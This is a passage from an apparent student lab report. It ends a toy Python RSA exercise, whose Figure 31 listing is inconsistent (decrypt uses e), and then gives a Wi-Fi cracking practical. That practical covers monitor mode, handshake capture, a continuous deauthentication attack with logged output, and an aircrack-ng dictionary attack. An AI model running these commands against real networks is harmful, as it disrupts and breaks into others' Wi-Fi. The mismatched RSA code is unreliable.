
    message = "Hello RSA"
    print("Original message:", message)

    encrypted = encrypt(public, message)
    print("Encrypted message:", encrypted)

    decrypted = decrypt(private, encrypted)
    print("Decrypted message:", decrypted)
```

## Output:

```
Original message: Hello RSA
Encrypted message: [3000, 1313, 745, 745, 2185, 1992, 1859, 2680, 2790]
Decrypted message: Hello RSA
```

**Code:**


The screenshot shows a code editor window with the following details:

- File Path:** C:\Users\sonip\OneDrive\Desktop> RSA\_Encryption\_Decryption.py > generate\_keys
- Code Content:**

```

1 import random
2
3 # Helper: Compute GCD
4 def gcd(a, b):
5     while b != 0:
6         a, b = b, a % b
7     return a
8
9 # Helper: Compute modular inverse using Extended Euclidean Algorithm
10 def modinv(a, m):
11     m0, x0, x1 = m, 0, 1
12     while a > 1:
13         q = a // m
14         m, a = a % m, m
15         x0, x1 = x1 - q * x0, x0
16     return x1 + m0 if x1 < 0 else x1
17
18 # Check for primality (naive, not suitable for large numbers)
19 def is_prime(n):
20     if n <= 1:
21         return False
22     for i in range(2, int(n**0.5)+1):
23         if n % i == 0:
24             return False
25     return True
26
27 # Generate RSA keys
28 def generate_keys(p, q):
29     if not (is_prime(p) and is_prime(q)):
30         raise ValueError('Both numbers must be prime.')
31     elif p == q:
32         raise ValueError('p and q cannot be equal')
33
34     n = p * q
35     phi = (p - 1) * (q - 1)

```
- Editor Status:**
  - Ln 31, Col 17
  - Spaces: 4
  - UTF-8
  - CRLF
  - Python 3.13.2

Figure 29

The screenshot shows a code editor window with the following details:

- File Bar:** File, Edit, Selection, View, Go, Run, Terminal, Help.
- Search Bar:** Search icon.
- Toolbar:** Save, Undo, Redo, Close.
- Left Sidebar:** Explorer (No folder opened), Outline, Timeline, Maven.
- Code Area:** A Python script titled "RSA\_Encryption\_Decryption.py".
- Script Content:**

```
def generate_keys(p, q):
    # Choose e
    e = 65537 # Common choice
    if gcd(e, phi) != 1:
        # Try finding an alternate e
        e = 3
        while gcd(e, phi) != 1:
            e += 2

    # Calculate d
    d = modinv(e, phi)

    return ((e, n), (d, n)) # public key, private key

# Encrypt message
def encrypt(public_key, plaintext):
    e, n = public_key
    cipher = [pow(ord(char), e, n) for char in plaintext]
    return cipher

# Decrypt message
def decrypt(private_key, ciphertext):
    d, n = private_key
    plain = [chr(pow(char, d, n)) for char in ciphertext]
    return ''.join(plain)

# Example usage
if __name__ == '__main__':
    p = 61
    q = 53
    public, private = generate_keys(p, q)

    message = "Hello RSA"
    print("Original message:", message)

    encrypted = encrypt(public, message)
    print("Encrypted message:", encrypted)

    decrypted = decrypt(private, encrypted)
    print("Decrypted message:", decrypted)
```

- Status Bar:** Ln 46, Col 23, Spaces: 4, UFT-8, CRLF, Python, 3.132, ¶.

Figure 30

## Output:

The screenshot shows a Python code editor interface with the following details:

- Code Editor Area:**

```

28 def generate_keys(p, q):
29     # Choose e
30     e = 65537 # Common choice
31     if gcd(e, phi) != 1:
32         # Try finding an alternate e
33         e = 3
34         while gcd(e, phi) != 1:
35             e += 2
36
37     # Calculate d
38     d = modinv(e, phi)
39
40     return ((e, n), (d, n)) # public key, private key
41
42 # Encrypt message
43 def encrypt(public_key, plaintext):
44     e, n = public_key
45     cipher = [pow(ord(char), e, n) for char in plaintext]
46
47     return cipher
48
49
50 # Decrypt message
51 def decrypt(private_key, cipher):
52     e, n = private_key
53     decrypted_text = [chr(pow(char, e, n)) for char in cipher]
54
55     return decrypted_text
    
```
- Terminal Output:**

```

PS C:\Users\sonip> python -u "c:\Users\sonip\OneDrive\Desktop\RSA_Encryption_Decryption.py"
Original message: Hello RSA
Encrypted message: [3000, 1313, 745, 745, 2185, 1992, 1859, 2680, 2790]
Decrypted message: Hello RSA
PS C:\Users\sonip>
    
```
- Bottom Status Bar:**

Ln 46, Col 23 Spaces: 4 UTF-8 CRLF {} Python 3.13.2

Figure 31

## Conclusion:

Implementing RSA encryption and decryption in Python is a valuable exercise for understanding the fundamentals of public-key cryptography. It involves generating a pair of keys using prime numbers, encrypting data with the public key, and decrypting it with the private key. This process helps illustrate important mathematical concepts such as modular arithmetic, Euler's totient function, and modular inverses. Through this implementation, one gains insight into how secure communication can be established without the need for sharing a secret key in advance.

## PRACTICAL 11

**AIM:** Perform Wi-Fi security testing by capturing and analyzing wireless packets using the suite and attempt to crack the Wi-Fi password of a secured network for educational and ethical hacking purposes.

### Objective:

To understand and perform the steps involved in monitoring, capturing, and attempting to crack WiFi passwords using ethical hacking tools like airmon-ng, airodump-ng, aireplay-ng, and aircrack-ng in a controlled lab environment.

### Tools Used:

Kali Linux / Parrot OS (with built-in wireless auditing tools)

Wireless Adapter (capable of monitor mode)

Terminal & Command Line Tools:

- airmon-ng
- airodump-ng
- aireplay-ng
- aircrack-ng

### Theory:

Wi-Fi hacking primarily involves capturing the 4-way handshake between a router and a connecting device. The handshake contains encrypted information that, when combined with a wordlist, may allow cracking the Wi-Fi password.

### Key Concepts:

**Monitor Mode:** Allows the wireless card to capture all nearby wireless traffic.

**Deauthentication Attack:** Forces connected devices to reconnect, triggering the handshake.

**Handshake Capture:** The encrypted key exchange used during authentication.

**Dictionary Attack:** Tries each password in a wordlist to decrypt the captured handshake.

## Procedure:

### 1. Check Wireless Interface: iwconfig:

```

root@kali:~/home/anonymous_invicti/hacking/wifihacking]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

docker0  no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:2347 B Fragment thr:off
        Encryption key:off
        Power Management:off

[root@kali:~/home/anonymous_invicti/hacking/wifihacking]
# 

```

Figure 32

### 2. Start Monitor Mode:

sudo airmon-ng

sudo airmon-ng check kill

sudo airmon-ng start wlan0

```

anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus [~] anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus [~]

[anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus]
$ sudo airmon-ng
sudo airmon-ng check kill
sudo airmon-ng start wlan0

PHY     Interface      Driver      Chipset
phy0    wlan0          8188eu     TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

PHY     Interface      Driver      Chipset
phy0    wlan0          8188eu     TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

Error setting channel: command failed: Device or resource busy (-16)
Error -16 likely means the card was set back to station mode by something.
Removing non-monitor wlan0 interface
  (monitor mode disabled)

[anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

docker0  no wireless extensions.

wlan0   IEEE 802.11b ESSID:"<WIFIREALTEK>" Nickname:<WIFIREALTEK>
        Mode:Monitor Frequency:2.412 GHz Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off RTS thr:off Fragment thr:off
        Power Management:off
        Link Quality:0 Signal level:0 Noise level:0
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0

[anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus]
$ 

```

Figure 33

### 3. Scan Nearby Wi-Fi Networks:

```
sudo airodump-ng wlan0
```




Figure 34

### 4. Target a Specific Network:

```
sudo airodump-ng --bssid <router_BSSID> -c <channel> wlan0mon
```

### 5. Capture the 4-Way Handshake:

```
sudo airodump-ng -w hack1 -c <channel> --bssid <router_BSSID> wlan0
```




Figure 35

## 6. Deauthenticate a Device (Force Reconnection):

```
sudo aireplay-ng --deauth 0 -a <router_BSSID> wlan0
```

## 7. Captured The WPA Handshake on top:

```
File Actions Edit View Help
anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus anonymous_invicti@kali: ~/hacking/wifihacking/rtl8188eus

[anonymous_invicti@kali:~/hacking/wifihacking]
$ ls
10-million-password-list-top-1000000.txt rtl8188eus

[anonymous_invicti@kali:~/hacking/wifihacking]
$ cd rtl8188eus

[anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus]
$ ls
8188eu.ko Kconfig dkms-install.sh hack1-01.kismet.netxml hack1-02.log.csv hack1-04.cap
8188eu.mod Makefile dkms-remove.sh hack1-01.log.csv hack1-03.cap hack1-04.csv
8188eu.mod.c Module.symvers dkms.conf hack1-02.cap hack1-03.csv hack1-04.kismet.csv
8188eu.mod.o README.md hack1-01.cap hack1-02.csv hack1-03.kismet.csv hack1-04.kismet.netxml
8188eu.o ReleaseNotes.pdf hack1-01.csv hack1-02.kismet.csv hack1-03.kismet.netxml hack1-04.log.csv
BUILD_FOR_NETHUNTER.md core hack1-01.kismet.csv hack1-02.kismet.netxml hack1-03.log.csv hack1-05.cap

[anonymous_invicti@kali:~/hacking/wifihacking/rtl8188eus]
$ sudo aircrack-ng -w ../../10-million-password-list-top-1000000.txt hack1-05.cap
```

Figure 36

```
File Actions Edit View Help
anonymous_invicti@kali: ~/hacking/wifihacking anonymous_invicti@kali: ~/hacking/wifihacking anonymous_invicti@kali: ~/hacking/wifihacking

[anonymous_invicti@kali:~/hacking/wifihacking]
$ sudo aireplay-ng -0 0 -a E6:A4:B2:6F:F0:3F wlan0
[sudo] password for anonymous_invicti:
11:46:45 Waiting for beacon frame (BSSID: E6:A4:B2:6F:F0:3F) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (<- <client's mac>).
11:46:46 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:46 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:47 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:48 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:49 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:50 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:50 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:51 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:52 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:52 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:53 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:54 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:54 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:55 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:55 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:56 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:57 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:58 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:59 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
11:46:59 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:A4:B2:6F:F0:3F]
```

Figure 37

**8. Crack the Captured Handshake:**

```
sudo aircrack-ng hack1.cap -w /path/to/wordlist.txt
```

**Conclusion:**

This lab demonstrated the core steps involved in wireless penetration testing. It highlights the importance of strong passwords and the need for WPA2/WPA3 security and MAC filtering to protect Wi-Fi networks.